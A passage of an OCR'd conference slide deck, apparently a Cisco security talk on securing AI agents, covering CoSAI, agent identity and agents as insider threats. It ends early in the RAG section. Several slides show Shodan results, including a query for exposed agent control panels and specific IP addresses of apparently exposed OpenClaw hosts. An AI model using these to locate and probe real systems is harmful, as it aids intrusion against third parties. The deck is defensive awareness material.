Securing AI Agents and Agentic RAG Implementations



Omar Santos
Distinguished Engineer
AI Security Engineering
Cisco Security & Trust

AI-2001


Webex App

Questions?

Use Webex app to chat with the speaker after the session

How

1. Find this session in the Cisco Events app
2. Click “Join the Discussion”
3. Install the Webex app or go directly to the Webex space
4. Enter messages/questions in the Webex space



Webex spaces will be moderated by the speaker until February 27, 2026.

© 2026 Cisco and/or its affiliates. All rights reserved.

About Omar

Omar Santos is a Distinguished Engineer at Cisco focusing on artificial intelligence (AI) security, cybersecurity research, incident response, and vulnerability disclosure. He is the co-chair of the Coalition for Secure AI (CoSAI) and a board member of the OASIS Open standards organization. Omar is also the chair of the OpenEoX and the Common Security Advisory Framework (CSAF) technical committee. His work led the creation of the CSAF ISO standard.

Omar's collaborative efforts extend to numerous organizations, including the Forum of Incident Response and Security Teams (FIRST) and the Industry Consortium for Advancement of Security on the Internet (ICASI). Omar is the co-chair of the FIRST PSIRT Special Interest Group (SIG) and was the lead of the DEF CON Red Team Village for several years.

Omar is the author of over 25 books, 21 video courses, and over 50 academic research papers. Omar is a renowned expert in ethical hacking, vulnerability research, incident response, and AI security. Omar's work in cybersecurity is also recognized through multiple granted patents. Prior to Cisco, Omar served in the United States Marines focusing on the deployment, testing, and maintenance of Command, Control, Communications, Computer, and Intelligence (C4I) systems.

/santosomar @santosomar hackerrepo.org



© 2026 Cisco and/or its affiliates. All rights reserved.

Agenda

01 Guidance from the Coalition for Secure AI

02 MITRE ATT&CK and MITRE ATLAS

03 OWASP Top 10 for LLM Applications

04 OWASP Top 10 for Agentic AI Applications

05 Model Context Protocol (MCP) Security

06 MAESTRO and Multi-Agent Security

07 Introducing Project CodeGuard

08 Open Discussion / Q&A

© 2026 Cisco and/or its affiliates. All rights reserved.

Introducing CoSAI

COALITION FOR SECURE AI

https://www.coalitionforsecureai.org

CoSAI's Workstreams

Since its launch, CoSAI has made significant strides in strengthening AI security through several critical workstreams in collaboration with industry and academia:

- Software Supply Chain Security for AI Systems
- Preparing Defenders for a Changing Security Landscape
- AI Security Risk Governance
- Secure Design Patterns for Agentic Systems

https://www.coalitionforsecureai.org

© 2026 Cisco and/or its affiliates. All rights reserved.

CoSAI's GitHub Repositories

https://github.com/orgs/cosai-oasis/repositories

Imagine if...

...you're a medieval blacksmith, and someone tells you that in five hundred years, a single factory will produce more horseshoes in a day than your entire guild produces in a decade. You'd probably think about what that means for horseshoe quality, or maybe worry about your job security.

The implications of that kind of fabrication technology probably wouldn't have you immediately jump to "and therefore the entire concept of transportation will be fundamentally reimagined and horses will become recreational curiosities."

This is roughly where we are with AI and security right now.



https://cs.co/9001h6KYS

Yesterday’s approaches don’t support today’s reality

© 2026 Cisco and/or its affiliates. All rights reserved.

Software Engineering and AI

AI-Driven Code Dominance:

- 80%+ of all code at frontier AI labs are written entirely by AI
- Engineers' workflow has shifted to "write spec → step away → return to review AI-generated code"
- Traditional junior engineer roles are becoming obsolete in these organizations

Broader Implications:

- This trend will create global economic shockwaves over the next 18–36 months
- Key Insight: It's not just about code... coding is simply the first domino in a larger automation revolution. For instance, Claude CoWork, Antigravity and NotebookLM integration, etc.

© 2026 Cisco and/or its affiliates. All rights reserved.


cisco

“Prompt Kiddies” are the new “Script Kiddies”

Even teenager with $100 in API credits will be capable of executing sophisticated cyber attacks

DARPA AI Cyber Challenge already showed autonomous systems finding and patching dozens of vulnerabilities with minimal human input

Google’s Big Sleep and Code Mender is actively finding vulnerabilities in production systems; these are real, deployed capabilities



https://www.anthropic.com/news/disrupting-AI-espionage

© 2026 Cisco and/or its affiliates. All rights reserved.

Everyone is creating digital twins...
Assume that you hire a new security analyst...



New Hire

Unfamiliar with tools and processes

Onboarding

Reading documentation, watching videos

Mentorship

Guidance from experienced team member

Starter Project

Hands-on experience with real tasks

Team Integration

Joining Webex/Slack, attending meetings

Productive Analyst

Familiar with tools and processes

© 2026 Cisco and/or its affiliates. All rights reserved.

Except this analyst ...

Never sleeps, can work on ten projects simultaneously, and is more productive.

They’re not a tool or a script in the current primitive sense.

They’re a virtual collaborator, as close to a human team member as makes no difference for most practical purposes.

These virtual collaborators will have persistent memory, learning from every interaction, and increasingly have work of greater complexity delegated to them.


They’ll develop expertise in your specific environment and even need to be performance managed.

© 2026 Cisco and/or its affiliates. All rights reserved.

Identity and Access Management for AI Agents



Current security models only recognize **human accounts** and **service accounts**



AI agents don't fit either category. They're autonomous, adaptive, and can spawn sub-agents



AI Agent Characteristics:

Works autonomously for **hours or days**

Maintains its own **notes and memory**

Can **spawn sub-agents** for parallel work

May run on **infrastructure outside direct control**

© 2026 Cisco and/or its affiliates. All rights reserved.

Why Existing Models Fail?

- ***Not a service account*: service accounts don't learn, adapt, or self-replicate**
- ***Not a user account*: agents operate at superhuman speed and scale**

- **New Identity Class:**
  - Represents a **new category of non-human identities**
  - Security must evolve to address their **ephemeral existence, scalability, and autonomy**

- **Strategic Impact:**
  - Companies solving this identity challenge will gain **massive competitive advantage**

- Poorly handled identity leads to either:
  - **Excessive restrictions** that hinder AI deployment, or
  - **Severe vulnerabilities** worse than traditional breaches

© 2026 Cisco and/or its affiliates. All rights reserved.

AI agents are your new insider threat!

Access to this website has been BLOCKED by corporate security Policy. Please review the disclaimer below for more information.



OPENCLAW

⚠ Recent: ClawHavoc Campaign — 341 Malicious Skills Found


Security researchers discovered 341 malicious skills in ClawHub designed to distribute the Atomic Stealer (AMOS) malware. Over 1,800 exposed OpenClaw instances were found leaking API keys and credentials. China's Ministry of Industry and Information Technology also issued a warning about OpenClaw security risks in February 2026.

SHODAN Explore D

TOTAL RESULTS

6,636

TOP COUNTRIES



United States	
China	
Singapore	
Germany	
Hong Kong	

More...

TOP PORTS

18789	
443	
80	
8080	
18888	

More...

TOP ORGANIZATIONS


DigitalOcean, LLC

SHODAN Explore Downloads

TOTAL RESULTS

10,403

TOP COUNTRIES



United States	3,477
China	3,230
Indonesia	1,201
Singapore	1,009
Hong Kong	335

More...

TOP PORTS

18789	10,342
443	46
80	7
8080	4
3000	1

More...

TOP ORGANIZATIONS


SHODAN Explore Downloads Pricing

http.title:"MoltBot Control"

TOTAL RESULTS

5,192

TOP COUNTRIES



China	1,531
United States	1,093
Singapore	656
Germany	445
Japan	294

More...

TOP PORTS

18789	4,656
443	425
80	72
8080	11
8443	7

More...

TOP ORGANIZATIONS

View Report View on Map

Product Spotlight: We've Launched a new API for Fast

OpenClaw Control

46.225.0.107
static.107.0.225.46.clients.your-server.de
Hetzner Online GmbH
United Arab Emirates, Dubai
ai

```
HTTP/1.1 200 OK
Content-Type: text/html; char
Cache-Control: no-cache
Date: Fri, 06 Feb 2026 04:34:
Connection: keep-alive
Keep-Alive: timeout=5
Content-Length: 838
```

OpenClaw Control

1.15.94.40
Tencent cloud computing (Beijing) Co., Ltd.
China, Shanghai
ai

```
HTTP/1.1 200 OK
Content-Type: text/html; char
Cache-Control: no-cache
Date: Fri, 06 Feb 2026 04:19:
Connection: keep-alive
Keep-Alive: timeout=5
Content-Length: 841
```

OpenClaw Control


46.225.53.109
static.109.53.225.46.clients.your-server.de
Hetzner Online GmbH
United Arab Emirates, Dubai
ai

```
HTTP/1.1 200 OK
X-Frame-Options: DENY
Content-Security-Policy: fram
X-Content-Type-Options: nosni
Content-Type: text/html; char
Cache-Control: no-cache
Date: Fri, 06 Feb 2026 04:19:
Connection: keep-alive
Keep-Alive: timeout=5
Content-Length: 841
```

OpenClaw Control

206.189.174.67

SSL Certificate



https://sandbox.websploit.org/openclaw


Let’s go back in time...

It’s 2024-2025

Feels like decades ago...


Traditional Retrieval Augmented Generation (RAG)

Connects an LLM to a single external knowledge base, augmenting queries with additional context to improve response accuracy. It is largely reactive, retrieving data only when prompted and relying on static rules or prompt engineering



